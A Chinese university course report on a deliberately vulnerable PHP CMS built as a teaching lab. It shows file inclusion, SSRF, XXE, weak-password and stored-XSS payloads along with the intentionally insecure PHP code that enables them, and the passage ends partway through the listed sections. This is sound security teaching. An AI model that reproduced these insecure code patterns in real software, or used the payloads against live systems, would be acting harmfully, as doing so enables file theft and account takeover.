

中国矿业大学计算机学院

2017 级本科生课程报告

课程名称 网络攻防实践

报告时间 2020.6.16

学生姓名 袁孝健

学 号 06172151

专 业 信息安全

任课教师 张立江

目 录

1 开发过程.....	4
1.1 需求分析.....	4
1.2 系统架构.....	4
1.3 漏洞设计.....	5
1.4 页面展示.....	6
2 漏洞证明.....	7
2.1 文件包含漏洞.....	7
2.1.1 漏洞复现.....	7
2.1.2 代码分析.....	9
2.2 SSRF.....	9
2.2.1 漏洞复现.....	9
2.2.2 代码分析.....	10
2.3 XXE.....	11
2.3.1 漏洞复现.....	11
2.3.2 代码分析.....	12
2.4 弱口令.....	13
2.4.1 漏洞复现.....	13
2.5 存储型 XSS.....	13
2.5.1 漏洞复现.....	13
2.5.2 代码分析.....	14
2.6 SQL 注入.....	15
2.6.1 漏洞复现.....	15
2.6.2 代码分析.....	16
2.7 文件上传漏洞.....	17
2.7.1 漏洞复现.....	17
2.7.2 代码分析.....	18
2.8 CSRF.....	19
2.8.1 漏洞复现.....	19
2.8.2 代码分析.....	20
2.9 命令注入.....	20
2.9.1 漏洞复现.....	20
2.9.2 代码分析.....	21

2.10 反序列化.....	22
2.10.1 漏洞复现.....	22
2.10.2 代码分析.....	22
3 漏洞修复.....	26
3.1 文件包含漏洞.....	26
3.2 SSRF.....	27
3.3 XXE.....	28
3.4 弱口令.....	28
3.5 存储型 XSS.....	28
3.6 文件上传漏洞.....	29
3.7 SQL 注入.....	29
3.8 CSRF.....	30
3.9 命令注入.....	30
3.10 反序列化.....	31
4 docker 部署.....	33
4.1 安装 docker.....	33
4.2 安装 docker-compose.....	34
4.3 部署启动.....	34

1 开发过程

1.1 需求分析

基于 Linux 系统，使用 Docker 容器，并从 PHP、Java、Python 中选择一门语言并应用开发框架进行开发。所开发的 Web 应用系统需内置典型的 Web 漏洞，其中必须包含：

- SQL 注入
- XSS
- 文件上传
- 文件包含
- 命令执行
- XXE
- 反序列化

部署方式使用 Docker 容器进行一键部署，方便环境的迁移与搭建，并需要完成对内置典型漏洞的攻击过程。最后还需要对漏洞页面进行修复，并进行验证。

根据需求，进行如下分析：

(1) 目前市面上使用 PHP 进行开发的 Web 应用系统占据很大一部分，并且国人开发的 PHP 开发框架 ThinkPHP 上手简单、文档详细，也被使用的越来越广泛。

(2) 除此之外，使用 PHP 语言来进行内置漏洞的开发时，可以最大程度上覆盖所有类型的漏洞，实现代码也较为经典。而如果使用 Java 或者 Python 语言，由于语言本身的特性，对于某些漏洞可能会比较难以实现。

(3) 本次 Web 应用系统包含 Web 服务、数据库服务等不止一种服务，在使用 Docker 进行部署时，可以使用 Docker Compose，避免对每一个微服务单独编写 dockerfile 和进行 docker build 操作。

1.2 系统架构

由需求分析可知，我们需要选择 PHP 以及 ThinkPHP 进行本次课程设计的开发，因此开发工具选取 JetBrains 旗下的 PhpStorm 作为 IDE，基于 ThinkPHP5 在 yzncms 的基础上进行开发。

网站架构如下：

(1) 整个网站分为前台展示、用户后台和管理员后台，前台功能由首页、新闻中心、关于我们、加入我们四个模块；

(2)

用户可使用前台的注册、登录功能进入到用户管理界面，在用户管理界面除了可

以对个人信息进行修改，还具有在线投稿功能，向管理员发送稿件，经审核可以发表在网站前台；

(3) 管理员后台具有系统配置、权限管理、内容管理、内容设置、会员管理几大功能模块，用来对整个 Web 应用服务进行统一的管理与设置。

1.3 漏洞设计

由于本 Web 站点具有实际的使用功能，因此考虑将各经典漏洞尽量融合于实际功能点，在满足正常需求的情况下，设计所要求的漏洞，思路如下：

(1) 文件包含漏洞

在“关于我们”界面为了引入其他 php 文件中的信息使用了文件包含操作，直接通过 GET 传参的方式由 file 参数传入要包含的文件名，但是由于没有限制包含的文件名，从而可以使攻击者任意包含文件。

(2) SSRF

需求在于关于我们页面中需要引入作者博客页面，因此使用 curl 语句对本站点以外的 web 服务发起了请求，同样是为对 GET 请求中的 url 参数进行严格过滤，导致攻击者可以任意传入 url 参数进行 SSRF 攻击，可以造成任意文件读取、内网端口扫描等危害。

(3) XXE

我们知道实际上 doc 文件内含了许多 xml 文件，因此同样可以造成 XXE 文件。在本系统中，该漏洞存在于“简历上传”功能处，用户可以上传 doc 文件，而系统在未禁用外部实体的情况下对 xml 文档进行解析，从而造成 XXE 漏洞，攻击者可读取任意文件。

(4) 弱口令

在渗透测试的过程中，弱口令是非常常见的漏洞之一，且其利用简单，危害大，因为往往管理员后台都会有一些敏感功能。因此在本系统中，管理员后台使用 admin/admin 的弱口令。

(5) SQL 注入

SQL 注入漏洞通常存在于对数据库的查询中，本系统的 SQL 注入漏洞位于用户登陆后，在查看稿件的功能处，存在对数据库的查询操作，其 id 参数未进行任何过滤，导致可以进行 SQL 注入。

(6) 文件上传漏洞

本系统的文件上传漏洞为了更贴近真实，不存在直接漏洞，而是配合其他漏洞手段先获取管理员后台，而在管理员后台可以设置运行上传的文件后缀，这样

就可以造成任意文件上传漏洞了，并且可以直接 gets hell，思路是比较真实的，危害也是比较大的。

(7) 存储型 XSS

存储型 XSS 危害较大，但是一般需要管理员进行交互，让管理员能够看到攻击者构造的 XSS Payload。本系统的 XSS 漏洞位于用户后台的“在线投稿”功能，通过在稿件中构造 Payload 并投稿，可以在管理员审核稿件时触发，从而获取管理员账号的 Cookie 等信息。

(8) CSRF

本系统的 CSRF 漏洞存在于管理员后台，在系统管理员使用“添加管理员”功能时，提交的表单没有进行 Token 的验证，这样就会时攻击者能够构造 CSRF 表单，然后通过诱导管理员点击的方式，任意添加管理员账号。

(9) 命令注入

命令注入漏洞位于管理员后台的服务器状态功能，这里可以输入 IP 地址，如 127.0.0.1，提交后会对该 IP 进行 Ping 命令并返回结果，但是由于没有进行任何过滤，所以攻击者可以通过拼接闭合任意执行命令。

(10) 反序列化


由于反序列化漏洞不好直接结合到此次站点的功能中，所以我在管理员后台中单独添加了一个演示页面，可以对传入的 payload 进行反序列化，而未进行任何检查，从而造成反序列化漏洞。

1.4 页面展示


(1) 前台首页



(2) 用户后台



(3) 管理员后台




2 漏洞证明


2.1 文件包含漏洞

2.1.1 漏洞复现


文件包含漏洞位于首页的关于我们页面，可以看到 url 中出现 file=about.php 参数，即在该页面中包含了 about.php：



我们尝试进行文件包含攻击，构造 payload: ?file=/etc/passwd



可以看到当我们将包含的文件名改为/etc/passwd 后，原来的信息不能正常显示了，但是成功回显了/etc/passwd 的文件内容，也就意味着包含了该文件内容。如果想包含 PHP 文件并能看到文件中的内容的话，就不能直接包含文件名，而是需要利用 PHP 伪协议。如我们要读取 about.php 的内容，可以构造 payload 如下: ?file=php://filter/convert.base64-encode/resource=about.php



提交 payload 后回显了一段 base64，我们进行 base64 解码后得到 about.php 的内容：


```
<?php
$email = 'LetheSec@foxmai.com';
$phone = '178-5114-6833';
$addr = '江苏省徐州市大学路一号';
$school = '中国矿业大学';
$img = '../static/modules/cms/images/addr.png';
```

2.1.2 代码分析


漏洞代码位于 MyCMS\src\application\about\controller\Index.php 的 index 函数中：

```
class Index extends Controller
{
    public function index()
    {
        $file = @$_GET['file'];
        if (!isset($file) || $file == '') {
            $file = 'about.php';
        }
        include "$file";
        $info = [
            'email' => $email,
            'phone' => $phone,
            'addr' => $addr,
            'school' => $school,
            'img' => $img
        ];
        return $this->fetch( template: 'index', ['info' => $info]);
    }
}
```


可以看到使用 include 语句进行文件包含时，没有进行任何的过滤与限制，导致 \$file 变量可控，攻击者可以通过传入该变量的值任意包含文件。

2.2 SSRF


2.2.1 漏洞复现



在关于我们页面中点击“作者博客”，可以看到链接中加入了 url 参数，如下：`?url=https://lethe.site/about/`，并且显示了该网址的内容。



可以初步判断存在 SSRF，即服务端会请求 url 中传递的链接。但是攻击者在利用时除了 http 协议，可以使用 file 协议读取服务器上的任意文件，如使用如下 payload：`?url=file:///etc/passwd`



可以看到成功通过 SSRF 漏洞读取了 `/etc/passwd` 的内容。

2.2.2 代码分析

漏洞代码位于 `MyCMS\src\application\about\controller\Index.php` 的 `blog` 函数中：


```
public function blog()
{
    $url = @$_GET['url'];
    if (!isset($url) || $url == '') {
        $url = 'https://lethe.site';
    }
    if ($url) {
        $ch = curl_init();
        curl_setopt($ch, option: CURLOPT_URL, $url);
        curl_setopt($ch, option: CURLOPT_RETURNTRANSFER, value: 1);
        curl_setopt($ch, option: CURLOPT_HEADER, value: 0);
        curl_setopt($ch, option: CURLOPT_SSL_VERIFYPEER, value: false);
        curl_setopt($ch, option: CURLOPT_SSL_VERIFYHOST, value: false);
        $co = curl_exec($ch);
        curl_close($ch);
        echo $co;
    }
}
```

url 参数没有进行任何的过滤与限制操作,直接传入了 curl_exec() 中进行执行,导致了\$url 对攻击者可控,攻击者可以通过 http、file、gopher 等协议进行 SSRF 攻击,造成任意文件读取、内网端口扫描等攻击。


2.3 XXE

2.3.1 漏洞复现

XXE 漏洞存在于首页加入我们页面中的提交简历功能:



这里上传的简历文件限制只能为 docx 格式,但是通过测试可以发现服务端会对读取 docx 文件的 docProps 目录下的 core.xml 读取 xml,所以把 docx 文件解压后在 core.xml 里构造 payload:



然后在使用 zip 命令压缩为 docx 文件:

```
lethe@lethe-pwn ~/XXE$ zip -r ../xxe.docx *
adding: [Content_Types].xml (deflated 74%)
adding: docProps/ (stored 0%)
adding: docProps/app.xml (deflated 50%)
adding: docProps/core.xml (deflated 48%)
adding: docProps/thumbnail.emf (deflated 68%)
adding: _rels/ (stored 0%)
```

然后上传我们构造的 xxe.docx 文件到服务端：



服务器成功解析我们构造的 payload 并读取了 /etc/passwd 文件。

2.3.2 代码分析

漏洞代码位于 MyCMS\src\application\joinus\controller\Index.php 中：

```
class Index extends Controller
{
    public function index()
    {
        $file = request()->file( name: 'file');
        if ($file) {
            $info = $file->move('../uploads/docx');
            if ($info) {
                $target_file = ROOT_PATH . 'uploads/docx/' . $info->getSaveName();
                try {
                    $result = file_get_contents( filename: "zip://" . $target_file . "#docProps/core.xml");
                    $xml = new SimpleXMLElement($result, options: LIBXML_NOENT);
                    $xml->registerXPathNamespace( prefix: "dc", ns: "http://purl.org/dc/elements/1.1/");
                    foreach ($xml->xpath( path: '//dc:title') as $title) {
                        $title_info = "Title '" . $title . "' has been added.";
                        // return $this->success("Title '" . $title . "' has been added.");
                    }
                } catch (\Exception $e) {
                    unlink($target_file);
                    $this->error( msg: "上传文件不是一个docx文件");
                }
            } else {
                return $this->error( msg: "文件上传失败");
            }
        }
        return $this->fetch( template: 'index', ['title' => $title_info]);
    }
}
```

代码中接收上传的文件后，会对 docx 进行解析，会读取 docPorps/core.xml 中的内容，并且把//dc:title 回显，如果解析过程中出错，则判断不是一个 docx

文件，但是代码中没有进行任何过滤，也没有对外部实体的引用进行限制，这就导致了攻击者可以构造恶意 docx 文件从而进行 XXE 攻击。


2.4 弱口令

2.4.1 漏洞复现

弱口令是真实环境下最常见的漏洞之一，因此在本 Web 应用系统的管理员后台处设置了弱口令，即用户名和密码均为 admin，攻击者可以通过手工测试或者爆破的方式获取用户名和密码，从而登录后台：




成功登陆后台：



2.5 存储型 XSS

2.5.1 漏洞复现

存储型 XSS 需要进行用户登录，在用户管理界面中有在线投稿功能，管理员会对稿件的内容进行审核，因此我们可以在标题处插入 XSS 的 payload 如：`<script>alert('xss')</script>`，然后进行投稿：



提交后等待管理员审核即可。




操作成功，等待管理员审核！

页面自动跳转 等待时间：3秒

[返回首页](#)

[立即跳转](#)

然后等待管理员对稿件进行审核，即可触发 xss 如下：



攻击者通过构造 payload，可以利用存储型 xss 获取管理员用户的 cookie，从而以管理员的身份进行登录，危害较大。

2.5.2 代码分析

漏洞位于 YZNCMS\application\member\controller\Content.php 的 publish() 函数：

```

if ($this->request->isPost()) {
    $data = $this->request->post( name: false);
    $data['modelField']['uid'] = $this->userid;
    $data['modelField']['username'] = $this->userinfo['username'];
    $catid = intval($data['modelField']['catid']);
    if (empty($catid)) {
        $this->error( msg: "请指定栏目ID! ");
    }
    $catidPrv = Db::name( name: 'category_priv')->where(array("catid" => $catid, "roleid" => $this->userinfo['groupid']));
    if (empty($catidPrv)) {
        $this->error( msg: "您没有该栏目投稿权限! ");
    }
    $category = Db::name( name: 'category')->find($catid);
    if (empty($category)) {
        $this->error( msg: '该栏目不存在! ');
    }
}

// 添加投稿记录
if ($id) {
    Member_Content_Model::create([
        'catid' => $catid,
        'content_id' => $id,
        'uid' => $data['modelField']['uid'],
        'username' => $data['modelField']['username'],
        'create_time' => time(),
        'status' => $data['modelField']['status'],
    ]);
}
if ($data['modelField']['status'] == 1) {
    $this->success( msg: '操作成功, 内容已通过审核!', url( url: 'published'));
} else {
    $this->success( msg: '操作成功, 等待管理员审核!', url( url: 'published'));
}

```

将用户提交上来的投稿表单，没有进行任何的过滤与转义，就直接存入数据库中了，这样导致管理员在审核稿件的时候直接能够看到原始的 xss 语句，从而触发 payload。

